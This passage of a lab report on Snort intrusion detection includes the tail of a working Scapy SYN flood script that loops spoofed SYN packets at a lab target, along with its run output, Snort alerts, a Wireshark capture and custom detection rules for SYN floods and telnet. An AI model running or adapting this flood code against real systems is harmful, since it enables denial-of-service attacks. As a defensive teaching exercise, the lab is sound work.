10    tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
11    raw = Raw(b"X" * size_of_packet)
12    p = ip / tcp / raw
13    send(p, count=number_of_packets_to_send, verbose=0)
14    print('send_syn(): Sent ' + str(number_of_packets_to_send) + ' packets of ' +
15          str(size_of_packet) + ' size to ' + target_ip_address + ' on port ' + str(target_port))
16
17 ip = "192.168.1.2"
18 port = 80
19
20 try:
21     while True:
22         send_syn(ip, port, number_of_packets_to_send=1000)
23 except KeyboardInterrupt:
24     sys.exit(0)
25
```

A red dashed arrow points from the text below to the IP address '192.168.1.2' on line 17.

IP address of the target machine , and the specific port 80

how many packets has been sent up to now

the alert “TCP SYN flood attack detected” should be raised every 1000 sent packets

```
root@yas:/home/yas/Desktop# python3 synattc.py
send_syn(): Sent 1000 packets of 65000 size to 192.168.1.2 on port 80
send_syn(): Sent 1000 packets of 65000 size to 192.168.1.2 on port 80
send_syn(): Sent 1000 packets of 65000 size to 192.168.1.2 on port 80
send_syn(): Sent 1000 packets of 65000 size to 192.168.1.2 on port 80
send_syn(): Sent 1000 packets of 65000 size to 192.168.1.2 on port 80
send_syn(): Sent 1000 packets of 65000 size to 192.168.1.2 on port 80
send_syn(): Sent 1000 packets of 65000 size to 192.168.1.2 on port 80

root@yas:/home/yas# sudo su
[yas@yas:~]$ snort -A console -q -c /etc/snort/snort.conf -t ens33
05/30-07:14:06.854524  [**] [1:1000002:0] TCP SYN flood attack detected [**] [Pr
iority: 0] [TCP] 192.168.1.43:55774 -> 192.168.1.2:80
05/30-07:14:27.017351  [**] [1:1000002:0] TCP SYN flood attack detected [**] [Pr
iority: 0] [TCP] 192.168.1.43:34002 -> 192.168.1.2:80
05/30-07:14:47.402875  [**] [1:1000002:0] TCP SYN flood attack detected [**] [Pr
iority: 0] [TCP] 192.168.1.43:16357 -> 192.168.1.2:80
05/30-07:15:08.107178  [**] [1:1000002:0] TCP SYN flood attack detected [**] [Pr
iority: 0] [TCP] 192.168.1.43:14074 -> 192.168.1.2:80
05/30-07:15:28.573619  [**] [1:1000002:0] TCP SYN flood attack detected [**] [Pr
iority: 0] [TCP] 192.168.1.43:16273 -> 192.168.1.2:80
05/30-07:15:49.281621  [**] [1:1000002:0] TCP SYN flood attack detected [**] [Pr
iority: 0] [TCP] 192.168.1.43:27288 -> 192.168.1.2:80
05/30-07:16:09.728305  [**] [1:1000002:0] TCP SYN flood attack detected [**] [Pr
iority: 0] [TCP] 192.168.1.43:58546 -> 192.168.1.2:80


root@yas:/home/yas# nc -l -p 80
```

On the victim side Wireshark shows that SYN packets alternated with SYN ACK sent by the victim to spoofed IP that never respond and a lot of retransmission of the SYN ACK because there are no ACK answer to them.

No.	Time	Source	Destination	Protocol	Length	Info
161	7.753148828	239.196.112.242	192.168.1.2	TCP	60	47278 -> 80 [SYN] Seq=0 Win=8192 Len=0
162	7.873740774	99.232.59.57	192.168.1.2	TCP	60	13697 -> 80 [SYN] Seq=0 Win=8192 Len=0
163	7.873788263	192.168.1.2	99.232.59.57	TCP	58	80 -> 13697 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
164	8.013486088	76.28.121.111	192.168.1.2	TCP	60	49683 -> 80 [SYN] Seq=0 Win=8192 Len=0
165	8.013529870	192.168.1.2	76.28.121.111	TCP	58	80 -> 49683 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
166	8.139148561	211.9.192.198	192.168.1.2	TCP	60	50406 -> 80 [SYN] Seq=0 Win=8192 Len=0
167	8.139194537	192.168.1.2	211.9.192.198	TCP	58	80 -> 50406 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
168	8.278188079	251.101.73.102	192.168.1.2	TCP	60	39499 -> 80 [SYN] Seq=0 Win=8192 Len=0
169	8.278240167	192.168.1.2	251.101.73.102	TCP	58	80 -> 39499 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
170	8.383520482	146.124.26.5	192.168.1.2	TCP	60	56309 -> 80 [SYN] Seq=0 Win=8192 Len=0
171	8.383565897	192.168.1.2	146.124.26.5	TCP	58	80 -> 56309 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172	8.490991986	249.113.245.163	192.168.1.2	TCP	60	7385 -> 80 [SYN] Seq=0 Win=8192 Len=0
173	8.490135117	192.168.1.2	249.113.245.163	TCP	58	80 -> 7385 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
174	8.663510315	99.147.136.164	192.168.1.2	TCP	60	29776 -> 80 [SYN] Seq=0 Win=8192 Len=0
175	8.663614541	192.168.1.2	99.147.136.164	TCP	58	80 -> 29776 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
176	8.845767783	228.238.0.75	192.168.1.2	TCP	60	56706 -> 80 [SYN] Seq=0 Win=8192 Len=0
177	9.031293305	49.118.0.75	192.168.1.2	TCP	60	21840 -> 80 [SYN] Seq=0 Win=8192 Len=0
178	9.031372273	192.168.1.2	49.118.0.75	TCP	58	80 -> 21840 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
179	9.125267513	255.43.64.81	192.168.1.2	TCP	60	15071 -> 80 [SYN] Seq=0 Win=8192 Len=0
180	9.125341562	192.168.1.2	255.43.64.81	TCP	58	80 -> 15071 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
181	9.249758212	10.14.52.242	192.168.1.2	TCP	60	35526 -> 80 [SYN] Seq=0 Win=8192 Len=0
182	9.249805892	192.168.1.2	10.14.52.242	TCP	58	80 -> 35526 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
183	9.332916074	32.165.174.145	192.168.1.2	TCP	60	15586 -> 80 [SYN] Seq=0 Win=8192 Len=0
184	9.332967701	192.168.1.2	32.165.174.145	TCP	58	80 -> 15586 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

In conclusion now we are able to monitor by snort if a SYN flood attack is passing inside our network and it allows us to make a informed prevention using a firewall or Snort running in IPS mode.

- Test Telnet from Attacker :



A terminal window titled 'lan\_local2' showing a telnet session. The user 'yas@yas' initiates a connection to '192.168.1.2'. The connection is successful, and the user is prompted for a login and password. The login is 'yas' and the password is 'yas'. The terminal displays the Ubuntu 22.04.2 LTS welcome message, system information, and update status. The user then enters 'exit' to close the connection.

```
yas@yas:~$ telnet 192.168.1.2
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
Ubuntu 22.04.2 LTS
yas login: yas
Password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-42-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

*** System restart required ***
Last login: Tue May 30 08:19:12 GMT 2023 from yas.hachimi.com on pts/8
yas@yas:~$ exit
logout
Connection closed by foreign host.
yas@yas:~$
```

Now add a rule so that Snort will generate an alert with the message <new telnet connection, if the attacker tries to Telnet to "Telnet-Server" through port 23.




A terminal window titled 'root@yas: /etc/snort/rules' showing the editing of the 'local.rules' file using nano 6.2. The file contains several rules, including one for ICMP ping detection and one for TCP SYN flood attack detection. A new rule is added at the bottom: 'alert tcp any any -> 192.168.1.2 23 (msg:"New Telnet connection detected"; sid:1000003;)'.

```
root@yas: /etc/snort/rules
GNU nano 6.2 local.rules *
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert ICMP $EXTERNAL_NET any -> $HOME_NET any (msg: " Ping detected " ; itype: 8 ; sid: 1000001;)

alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"TCP SYN flood attack detected"; flags:S; threshold: type threshold, track b

alert tcp any any -> 192.168.1.2 23 (msg:"New Telnet connection detected"; sid:1000003;)
```



Snort generate an alert , whenever it detects incoming Telnet traffic to the specified destination IP address on port 23.

# Conclusion :

In conclusion, the Snort lab conducted in this study aimed to explore the capabilities of Snort as a network intrusion detection system (NIDS) in a local network environment. The lab utilized two machines within the same LAN segment, with one machine acting as an attacker and the other as a victim.

Throughout the lab, various network attacks and scanning techniques were simulated to evaluate Snort's effectiveness in detecting and alerting on malicious activities. The lab primarily focused on internet attacks due to their potential severity and impact on network security.

By deploying Snort on the victim machine, it functioned as a NIDS, continuously monitoring network traffic and analyzing packets for known attack signatures and patterns. The default rule set provided by Snort covered a wide range of network threats, while custom rules were also introduced to enhance detection capabilities specific to the lab's network environment.

Overall, this Snort lab provided hands-on experience in deploying and configuring a NIDS, evaluating its effectiveness in detecting and alerting on network attacks. The insights gained from this lab can be applied to real-world network security scenarios, helping organizations strengthen their overall network defenses and better protect against evolving threats.